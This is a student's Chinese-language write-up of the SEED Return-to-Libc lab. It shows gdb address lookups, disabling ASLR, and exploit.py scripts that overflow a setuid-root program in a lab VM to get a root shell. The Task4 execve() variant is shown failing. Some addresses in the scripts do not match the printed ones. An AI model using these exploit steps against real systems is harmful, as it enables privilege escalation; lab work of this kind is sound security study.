Return_to_Libc

Task1:Finding out the Address of libc Functions

关闭ASLR，设置zsh并编译retlib.c生成retlib

```
[07/14/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/14/21]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[07/14/21]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
```

```
[07/16/21]seed@VM:~/.../Labsetup$ touch badfile
[07/16/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

debug retlib程序并使用gdb查看有关函数地址

```
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[----------------------------------stack-------------------------------------]
0000| 0xffffd0ec --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd0f0 --> 0x1
0008| 0xffffd0f4 --> 0xffffd184 --> 0xffffd320 ("/home/seed/Labs_20.04/Software
Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xffffd0f8 --> 0xffffd18c --> 0xffffd37b ("SHELL=/bin/bash")
0016| 0xffffd0fc --> 0xffffd114 --> 0x0
0020| 0xffffd100 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd104 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd108 --> 0xffffd168 --> 0xffffd184 --> 0xffffd320 ("/home/seed/Labs_
20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

可见system()的地址是0xf7e12420，exit()的地址是0xf7e04f80

Task2:Putting the shell string in the memory

设置环境变量MYSHELL=/bin/sh并导入，后续该环境变量的值将作为传递给system()的参数

```
[07/14/21]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[07/14/21]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
```

保存下列代码为getshell.c，编译后报存为gg，运行gg，打印了环境变量“MYSHELL”地址

```c
#include<stdio.h>
void main(){
    char* shell = getenv("MYSHELL");
    if(shell)
        printf("%x\n", (unsigned int)shell);
}
```

将getshell.c编译后报存为prtenv后运行

```
[07/16/21]seed@VM:~/.../Labsetup$ ./prtenv
ffffe3dd
[07/16/21]seed@VM:~/.../Labsetup$
```

可知/bin/sh地址为0xffffe3dd

Task3:Lauching the Attack


确定system()，exit()和/bin/sh的内存地址后，需要确定其在文件中的位置

```
[07/15/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd80
Input size: 0
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
(^_^)(^_^) Returned Properly (^_^)(^_^)
[07/15/21]seed@VM:~/.../Labsetup$ gdb
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
gdb-peda$ p /d 0x68-0x50
$1 = 24
gdb-peda$
```

由gdb调试结果可知，bof()中，栈帧指针地址为0xffffcd68，buffer起始地址为0xffffcd50，二者距离是24

由函数执行逻辑可知，bof()调用结束后出栈，返回地址是system()的地址，根据画图分析一波可知如何修改exploit.py




```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffff63dd       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
~
~
"exploit.py" 21L, 557C                                        8,17
```

最后发起攻击，获得带有root权限的shell

```
[07/16/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/16/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/16/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# exit
[07/16/21]seed@VM:~/.../Labsetup$
```

Attack-Variation-1:Is exit() NECESARRY?

没有exit()，程序返回会崩溃，仅此而已

Attack-Variation-2:Change the Name of *retlib*

程序名长度影响环境变量地址，可能导致攻击不成功

Task4:Defeat Shell's Coutermeasure

放弃了……两天时间，还是做不出来

在input[]起始地址偏移250处放置execve()第二个参数的内容

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

#X = 36
#sh_addr = 0xffffd3dd       # The address of "/bin/sh"
#content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

W = 28#relevent pos of execve()
exe_addr = 0xf7e99340
content[W:W+4] = (exe_addr).to_bytes(4,byteorder='little')

#Y = 28
#system_addr = 0xf7e12420 # The address of system()
#content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
#X = 32#relevent pos of exit()
#exit_addr = 0xf7e04f80
#content[X:X+4] = exit_addr.to_bytes(4, byteorder='little')

#Z = 32
#exit_addr = 0xf7e04f80   # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
Y = 36 #the relevent pos of the first arg of execve: /bin/bash
bash_addr = 0xffffdfd1
content[Y:Y+4] = (bash_addr).to_bytes(4, byteorder='little')

start_addr = 0xffffcd58#the start of input[]
offset = 250

Z = 40#the rel pos of the second arg of the execve: argv[],an address
argv_addr = start_addr + offset
content[Z:Z+4] = (argv_addr).to_bytes(4, byteorder='little')

#the content of the argv[]
p_addr = 0xffffdfe1
content[offset:offset+4] = (bash_addr).to_bytes(4, byteorder='little')
content[offset+4:offset+8] = (p_addr).to_bytes(4, byteorder='little')
content[offset+8:offset+12] = 0x00000000.to_bytes(4, byteorder='little')

# Save content to a file
"exploit.py" 44L, 1423C
```

通过gdb确定execve()和exit()地址

```
   0x56556317 <main+8>: and    esp,0xfffffff0
   0x5655631a <main+11>:        push   DWORD PTR [ecx-0x4]
   0x5655631d <main+14>:        push   ebp
[----------------------------------stack-----------------------------------]
0000| 0xffffd0cc --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd0d0 --> 0x1
0008| 0xffffd0d4 --> 0xffffd164 --> 0xffffd300 ("/home/seed/Desktop/Labs_20.04/S
oftware Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xffffd0d8 --> 0xffffd16c --> 0xffffd363 ("SHELL=/bin/bash")
0016| 0xffffd0dc --> 0xffffd0f4 --> 0x0
0020| 0xffffd0e0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd0e4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd0e8 --> 0xffffd148 --> 0xffffd164 --> 0xffffd300 ("/home/seed/Deskt
op/Labs_20.04/Software Security/Return-to-Libc Attack Lab (32-bit)/Labsetup/retl
ib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

将打印环境变量地址的代码放置在retlib.c中，并运行

```
[07/16/21]seed@VM:~/.../Labsetup$ retlib
ffffdfd1
ffffdfe1
Address of input[] inside main():  0xffffcd58
Input size: 300
Address of buffer[] inside bof():  0xffffcd20
Frame Pointer value inside bof():  0xffffcd38
```

去掉exit()的地址后，出现页错误

```
[07/16/21]seed@VM:~/.../Labsetup$ retlib
ffffdfd1
ffffdfe1
Address of input[] inside main():  0xffffcd58
Input size: 300
Address of buffer[] inside bof():  0xffffcd20
Frame Pointer value inside bof():  0xffffcd38
Segmentation fault
```

Confusion

- **疑惑1：长度相同的retlib和prtenv打印出了不同的环境变量地址**
- **疑惑2：Task3中，使用了来自retlib打印的环境变量成功进行了攻击；但在Task4中，不论使用来自于哪一个程序打印的环境变量地址都无法实现攻击（在与他人正确步骤进行校对后的情况下）**

Conclusion

实验步骤

- 熟悉栈帧结构与函数调用过程
- 关闭ASLR，重定向/bin/sh
- 确定system()地址与exit()地址
- 通过计算得出badfile中函数地址与参数地址填入的相对地址

- 构造load并攻击